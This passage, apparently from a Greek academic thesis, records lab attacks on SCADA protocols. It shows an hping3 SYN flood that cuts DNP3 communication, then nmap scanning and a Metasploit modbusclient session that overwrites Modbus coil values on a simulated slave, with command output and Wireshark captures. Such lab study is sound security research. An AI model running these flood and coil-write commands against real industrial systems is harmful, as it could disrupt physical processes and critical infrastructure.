
Εικόνα 6.42 - Χρήση των πόρων μετά την επίθεση

Σενάριο 2

Η επίθεση όπως περιγράφεται στο Σενάριο 1 δεν μπορεί να χαρακτηριστεί ως επιτυχημένη, καθώς η επικοινωνία του MTU με τον RTU στο δίκτυο συνεχίστηκε αδιάκοπα. Η χρήση των CPU και RAM δεν αυξήθηκε δραματικά, ενώ η χρήση του δικτύου παρέμεινε σε 2,5% από το συνολικό 1Gbps. Ο συνολικός αριθμός των πακέτων δεν ήταν ικανός να προκαλέσει άρνηση της διαθεσιμότητας του MTU στο δίκτυο μας.


Είναι πιθανό, σε ένα παραγωγικό περιβάλλον SCADA όπου γίνεται χρήση DNP3 επικοινωνίας [45], μια επίθεση SYN Flood να παρεμποδίσει την λειτουργία του MTU. Η υπόθεση στηρίζεται στο γεγονός ότι στο περιβάλλον που χρησιμοποιούμε για τις προσομοιώσεις μας, παρέχεται αρκετά μεγαλύτερος αριθμός πόρων στο λογισμικό από όσο παρέχεται σε ένα παραγωγικό περιβάλλον.

Συνεπώς το Σενάριο 2 που θα περιγραφεί, θα είναι μια προσπάθεια προσομοίωσης ενός παραγωγικού περιβάλλοντος. Πιο συγκεκριμένα, μέσω του VMware Network Editor, θα παραμετροποιήσουμε την επιλογή δικτύου, χρησιμοποιώντας όριο 10Mbps :



Εικόνα 6.43 - Αλλαγή των ρυθμίσεων μέσω VM Network Editor

Εν συνεχεία, επαναλαμβάνουμε την εκτέλεση της επίθεσης:



Εικόνα 6.44 - Επανεκτέλεση της επίθεσης

Για την καλύτερη δυνατή εκτέλεση της επίθεσης, εκκινούμε τέσσερα τερματικά με την εντολή:

```
hping3 -flood -s 192.168.20.132
```

η οποία έχει ως στόχο την άρνηση της διαθεσιμότητας των υπηρεσιών του MTU στο δίκτυο.

S.No	DNP3 Group Id	Index Number	*****Value*****	Quality Bits	Time Stamp	Class	Control Model
1	BINARY_INPUT	0	0	COMM_LOST	21:11:25 3/ 5/2020	NO_CLASS	STATUS_ONLY
2	BINARY_OUTPUT	0	0	COMM_LOST	21:11:25 3/ 5/2020	NO_CLASS	DIRECT_OPERATION

Εικόνα 6.45 - Το status του server μετά την επίθεση

Παρατηρούμε ότι ο server είναι disconnected, γεγονός που οφείλεται στην επίθεση που μόλις εκτελέσαμε. Επιπροσθέτως, ανοίγοντας τα logs του MTU, παρατηρούμε την αλλαγή που προκλήθηκε, λόγω της εξάντλησης των πόρων του δικτύου, όπως και τις αποτυχημένες προσπάθειες του λογισμικού να επικοινωνήσει ο RTU με τον MTU.

Στην Εικόνα 6.47 φαίνονται τα logs της εφαρμογής που δείχνουν το αποτέλεσμα της επίθεσης μας.

5/3/2020 9:03:32 PM: DNP3 Client Node Created
5/3/2020 9:04:04 PM: Load config Success - DNP3 Client Node State - Loaded
5/3/2020 9:04:04 PM: Start Success - DNP3 Client Node State - Running
5/3/2020 9:11:04 PM: Stop Success - DNP3 Client Node State - Stopped
5/3/2020 9:11:25 PM: Load config Success - DNP3 Client Node State - Loaded
5/3/2020 9:11:25 PM: Start Success - DNP3 Client Node State - Running
5/3/2020 9:11:25 PM: Client Connection status Change
IP Address 192.168.20.132 Port 20000 Server Address :1
Server Connected
5/3/2020 9:11:25 PM: Internal Indication Update from Server
IP Address 192.168.20.132 Port 20000
NEED_TIME DEVICE_RESTART
5/3/2020 9:11:25 PM: Data Update from Server
IP Address 192.168.20.132 Port 20000
Group ID :1 Index No :0
Data : 0
Date : 3-5-2020 DOW -1
Time : 21:11:25:0589:0000
ONLINE
5/3/2020 9:11:25 PM: Data Update from Server
IP Address 192.168.20.132 Port 20000
Group ID :10 Index No :0
Data : 0
Date : 3-5-2020 DOW -1
Time : 21:11:25:0589:0000
ONLINE
5/3/2020 9:11:25 PM: Internal Indication Update from Server
IP Address 192.168.20.132 Port 20000
DEVICE_RESTART
5/3/2020 9:11:25 PM: Internal Indication Update from Server
IP Address 192.168.20.132 Port 20000
5/3/2020 9:11:37 PM: Client Connection status Change
IP Address 192.168.20.132 Port 20000 Server Address :1
Server Not Connected
5/3/2020 9:11:59 PM: Client Connection status Change
IP Address 192.168.20.132 Port 20000 Server Address :1
Server Not Connected

Εικόνα 6.46 - Χρήση των logs της εφαρμογής

7. Εκτέλεση Επιθέσεων στο Πρωτόκολλο Modbus


7.1 Αλλαγή εγγραφών στο πρωτόκολλο ModBus με χρήση Metasploit framework σε θέσεις μνήμης coils.

Για την υλοποίηση της επίθεσης, εκμεταλλευόμαστε τις ευπάθειες του πρωτοκόλλου Modbus [46], καθώς και την έλλειψη αυθεντικοποίησης και ελέγχου στο δίκτυο.

Για τις ανάγκες της επίθεσης, υλοποιήθηκε το παρακάτω lab, όπως φαίνεται στον Πίνακα 7.1:


Συσκευή	Διεύθυνση IP	Διεύθυνση MAC	Λειτουργικό Σύστημα	Λογισμικό
1 ^η Εικονική Μηχανή	192.168.20.132	00:0c:29:c6:15:72	Windows 7 x64 Ultimate	QmodMaster: https://sourceforge.net/projects/qmodmaster/
2 ^η Εικονική Μηχανή	192.168.20.133	00:0c:29:90:94:4d	Ubuntu Linux	ModbusPal: https://sourceforge.net/projects/modbuspal/
3 ^η Εικονική Μηχανή	192.168.20.128	00:0c:29:1d:28:0f	Kali Linux	Metasploit console:

Πίνακας 7.1 - Περιγραφή του Lab




Εικόνα 7.1 - Περιγραφή της τοπολογίας

Προσομοιωτής Modbus MTU¹²: Το λογισμικό προσομοιώνει ένα αντικείμενο server (Master Terminal Unit) τύπου SCADA, το οποίο επικοινωνεί με τα RTU με χρήση Modbus / TCP πρωτοκόλλου.



Εικόνα 7.2 - QmodMaster UI

Προσομοιωτής Modbus RTU¹³: Το λογισμικό προσομοιώνει ένα αντικείμενο client τύπου SCADA, το οποίο επικοινωνεί με το MTU με χρήση Modbus / TCP πρωτοκόλλου.



Εικόνα 7.3 ModbusPal UI

¹² <https://sourceforge.net/projects/qmodmaster/>


¹³ <https://sourceforge.net/projects/modbuspal/>

Αρχικά θα εκκινήσουμε την επικοινωνία μεταξύ Master και Client. Στην εικονική μηχανή που θα χρησιμοποιήσουμε (Ubuntu Linux), θα εκτελέσουμε τις παρακάτω εντολές:


```
skladakis@ubuntu: ~/Desktop
File Edit View Search Terminal Help
skladakis@ubuntu:~$ cd Desktop/
skladakis@ubuntu:~/Desktop$ sudo java -jar ModbusPal.jar
[sudo] password for skladakis:
```

Εικόνα 7.4 – Εκτελούμε το ModbusPal σε Ubuntu Linux

Έχουμε την επιλογή να προσθέσουμε όσους slave σταθμούς επιλέξουμε, και για τις ανάγκες της επίθεσης, θα προσθέσουμε τρεις συσκευές. Πατώντας στο εικονίδιο με το «μάτι» μπορούμε να αλλάξουμε τις τιμές για κάθε συσκευή, όσον αφορά τα coils και registers. Αποτελούν και τα δύο τιμές μνήμης του slave, στις οποίες μπορούμε να καταχωρήσουμε τιμές Boolean (coils) και 16-bit (registers). Αφού δώσουμε τις αρχικές τιμές, πατάμε «Run» και ο προσομοιωτής θα ακούει και θα δέχεται όλες τις εισερχόμενες επικοινωνίες TCP [47] στη θύρα 502.




Εικόνα 7.5 – Θέτουμε τις Slave Devices



Εικόνα 7.6 – Θέτουμε τις Coil Values


Για την επίδειξη της επίθεσης, θα θέσουμε στον slave #4 , 10 coils με αρχικές τιμές 0. Εν συνεχεία, θα ξεκινήσουμε την επικοινωνία μεταξύ MTU και RTU.



Εικόνα 7.7 - Θέτουμε τις ρυθμίσεις της σύνδεσης

Θέτουμε την IP του RTU καθώς και την θύρα την οποία θα χρησιμοποιηθεί. Έπειτα θα επιλέξουμε τις ως slave address το 4, και θα επιλέξουμε να διαβάσουμε τις 7 από τις 10 διευθύνσεις coils, ξεκινώντας από την 1. Τέλος, θα εκκινήσουμε την επικοινωνία μεταξύ MTU και RTU, πατώντας το εικονίδιο με τις συνδέσεις [48].

Για να επιβεβαιώσουμε την ορθή επικοινωνία μεταξύ των δύο, θα στείλουμε function read coils (0x01) από τον Master, και θα μας επιστρέψει τις τιμές που δώσαμε κατά την αρχική διαμόρφωση του Slave #4. Βλέπουμε μέσω χρήσης Wireshark ότι η επικοινωνία γίνεται απροβλημάτιστα, και παρατηρούμε ότι οι τιμές των coil είναι 0, και όχι – όπως προηγουμένως.



Εικόνα 7.8 - Επιβεβαίωση της σύνδεσης

Εκτέλεση της επίθεσης (Αλλαγή εγγραφών μέσω χρήσης Metasploit)

Η επίθεση πραγματοποιήθηκε σε τρεις φάσεις: i) αναγνώριση, ii) Επιλογή όπλου και στόχευση iii) επίθεση μέσω του εργαλείου Metasploit

Συνδεόμαστε στην εικονική μηχανή Kali Linux, και μέσω terminal, δίνουμε την παρακάτω εντολή για να βρούμε την IP του SCADA MTU.

```

nmap 192.168.20.0/24 -p 502 -open
  
```

```
root@KaliLinux: ~
File Edit View Search Terminal Help
root@KaliLinux:~# nmap 192.168.20.0/24 -p 502 --open
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-10 20:13 EEST
Nmap scan report for 192.168.20.133
Host is up (0.019s latency).

PORT      STATE SERVICE
502/tcp   open  mbap
MAC Address: 00:0C:29:90:94:4D (VMware)

Nmap done: 256 IP addresses (5 hosts up) scanned in 2.25 seconds
root@KaliLinux:~#
```

Εικόνα 7.9 - Πρώτο Βήμα - Αναγνώριση

Επίσης, θα εκκινήσουμε την κονσόλα Metasploit, ψάχνοντας για το πρωτόκολλο Modbus.

```
root@KaliLinux: ~
File Edit View Search Terminal Help
root@KaliLinux:~# msfconsole
[-] **Starting the Metasploit Framework console...-
[-] * WARNING: No database support: could not connect to server: Connection refused
Is the server running on host "localhost" (:::1) and accepting
TCP/IP connections on port 5432?
could not connect to server: Connection refused
Is the server running on host "localhost" (127.0.0.1) and accepting
TCP/IP connections on port 5432?
[-] ***

3Kom SuperHack II Logon

User Name: [ security ]
Password: [ ]

[ OK ]

https://metasploit.com

=[ metasploit v5.0.41-dev ]
+ -- --=[ 1914 exploits - 1074 auxiliary - 330 post ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops ]
+ -- --=[ 4 evasion ]

msf5 > search modbus
```

Εικόνα 7.10 - Metasploit Console

Θα χρησιμοποιήσουμε το παρακάτω auxiliary:

```
use auxiliary/scanner/scada/modbusclient
```

το οποίο έχει τις παρακάτω επιλογές:

```

Matching Modules
=====
# Name                               Disclosure Date Rank Check Description
- - - - -
0 auxiliary/admin/scada/modicon_command 2012-04-05 normal No Schneider Modicon Remote START/STOP Command
1 auxiliary/admin/scada/modicon_stux_transfer 2012-04-05 normal No Schneider Modicon Ladder Logic Upload/Download
2 auxiliary/analyze/modbus_zip          normal No Extract zip from Modbus communication
3 auxiliary/scanner/scada/modbus_findunitid 2012-10-28 normal No Modbus Unit ID and Station ID Enumerator
4 auxiliary/scanner/scada/modbusclient    normal No Modbus Client Utility
5 auxiliary/scanner/scada/modbusdetect    2011-11-01 normal Yes Modbus Version Scanner

msf5 > use auxiliary/scanner/scada/modbusclient
msf5 auxiliary(scanner/scada/modbusclient) > show options

Module options (auxiliary/scanner/scada/modbusclient):

Name           Current Setting Required Description
-----
DATA           no             Data to write (WRITE_COIL and WRITE_REGISTER modes only)
DATA_ADDRESS  yes           Modbus data address
DATA_COILS    no             Data in binary to write (WRITE_COILS mode only) e.g. 0110
DATA_REGISTERS 1             Words to write to each register separated with a comma (WRITE_REGISTERS mode only) e.g. 1,2,3,4
NUMBER        1             Number of coils/registers to read (READ_COILS and READ_REGISTERS modes only)
RHOSTS        yes           The target address range or CIDR identifier
RPORT         502          The target port (TCP)
UNIT_NUMBER   1            Modbus unit number

Auxiliary action:

Name           Description
-----
READ_REGISTERS Read words from several registers

msf5 auxiliary(scanner/scada/modbusclient) >

```

Εικόνα 7.11 - Auxiliary Settings

Θα εκτελέσουμε την επίθεση, με τις παρακάτω επιλογές:

- Rhost: 192.168.20.133, που βρήκαμε από το Nmap.
- Action: Write_Coils
- Data_coils: τιμές που θα αλλάξουμε
- Number: αριθμός coils που θα αλλάξουμε
- Unit_number: σε ποιον slave θα επιτεθούμε
- Data_address: από ποιο coil θα ξεκινήσει η αλλαγή των τιμών

```

Auxiliary action:

Name          Description
-----
READ_REGISTERS  Read words from several registers


msf5 auxiliary(scanner/scada/modbusclient) > set rhost 192.168.20.133
rhost => 192.168.20.133
msf5 auxiliary(scanner/scada/modbusclient) > set action WRITE_COILS
action => WRITE_COILS
msf5 auxiliary(scanner/scada/modbusclient) > set number 10
number => 10
msf5 auxiliary(scanner/scada/modbusclient) > set unit_number 4
unit_number => 4
msf5 auxiliary(scanner/scada/modbusclient) > set data_address 0
data_address => 0
msf5 auxiliary(scanner/scada/modbusclient) > set data_coils 111111111
data_coils => 111111111
msf5 auxiliary(scanner/scada/modbusclient) > run
[*] Running module against 192.168.20.133

[*] 192.168.20.133:502 - Sending WRITE COILS...
[+] 192.168.20.133:502 - Values 111111111 successfully written from coil address 0
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/scada/modbusclient) >

```

Εικόνα 7.12 - Attack Settings

Η επίθεση έγινε επιτυχώς και οι τιμές των coils άλλαξαν σε 1. Στην παρακάτω εικόνα φαίνεται η αλλαγή μετά την επίθεση:



Εικόνα 7.13 – Νέες Τιμές

Επίσης, με χρήση Wireshark επιβεβαιώνουμε την αποστολή του πακέτου για την αλλαγή των μεταβλητών του slave.

The image displays two windows from the Wireshark network analysis tool. The top window shows a list of captured packets on the 'modbus' interface. The bottom window provides a detailed view of packet 6184, which is a Modbus/TCP response.

No.	Time	Source	Destination	Protocol	Length	Info
6	2.758761	192.168.20.132	192.168.20.133	Modbus/TCP	66	Query: Trans: 4; Unit: ...
7	2.759463	192.168.20.133	192.168.20.132	Modbus/TCP	64	Response: Trans: 4; Unit: ...
1967	1292.504898	192.168.20.128	192.168.20.133	Modbus/TCP	117	Query: Trans: 12420; Unit: ...
1969	1292.505713	192.168.20.133	192.168.20.128	Modbus/TCP	75	Response: Trans: 12420; Unit: ...
6160	2200.276030	192.168.20.128	192.168.20.133	Modbus/TCP	81	Query: Trans: 0; Unit: ...
6162	2200.353160	192.168.20.133	192.168.20.128	Modbus/TCP	78	Response: Trans: 0; Unit: ...
6183	2304.660482	192.168.20.132	192.168.20.133	Modbus/TCP	66	Query: Trans: 5; Unit: ...
6184	2304.660978	192.168.20.133	192.168.20.132	Modbus/TCP	64	Response: Trans: 5; Unit: ...

The detailed view of packet 6184 shows the following information:

- Function Code: Read Coils (1)
- Request Frame: 6183
- Time from request: 0.000496000 seconds
- Byte Count: 1
- Bit 2 : 1
- Bit 3 : 1
- Bit 4 : 1
- Bit 5 : 1
- Bit 6 : 1
- Bit 7 : 1
- Bit 8 : 1

The packet bytes are displayed in hexadecimal and ASCII format:

```

0000 00 0c 29 c6 15 72 00 0c 29 90 94 4d 00 00 45 00  .....)..M..E
0010 00 32 cc 15 40 00 40 06 c4 56 c0 a8 14 85 c0 a8  2.@@.V.....
0020 14 04 01 f6 c0 07 65 27 7c 70 83 79 f5 d5 50 18  .....e'|p.y..P
0030 01 f6 e1 04 00 00 05 00 00 00 04 04 01 01 7f  .....

```

Εικόνα 7.14 - Βλέπουμε την επιτυχημένη αποστολή του πακέτου

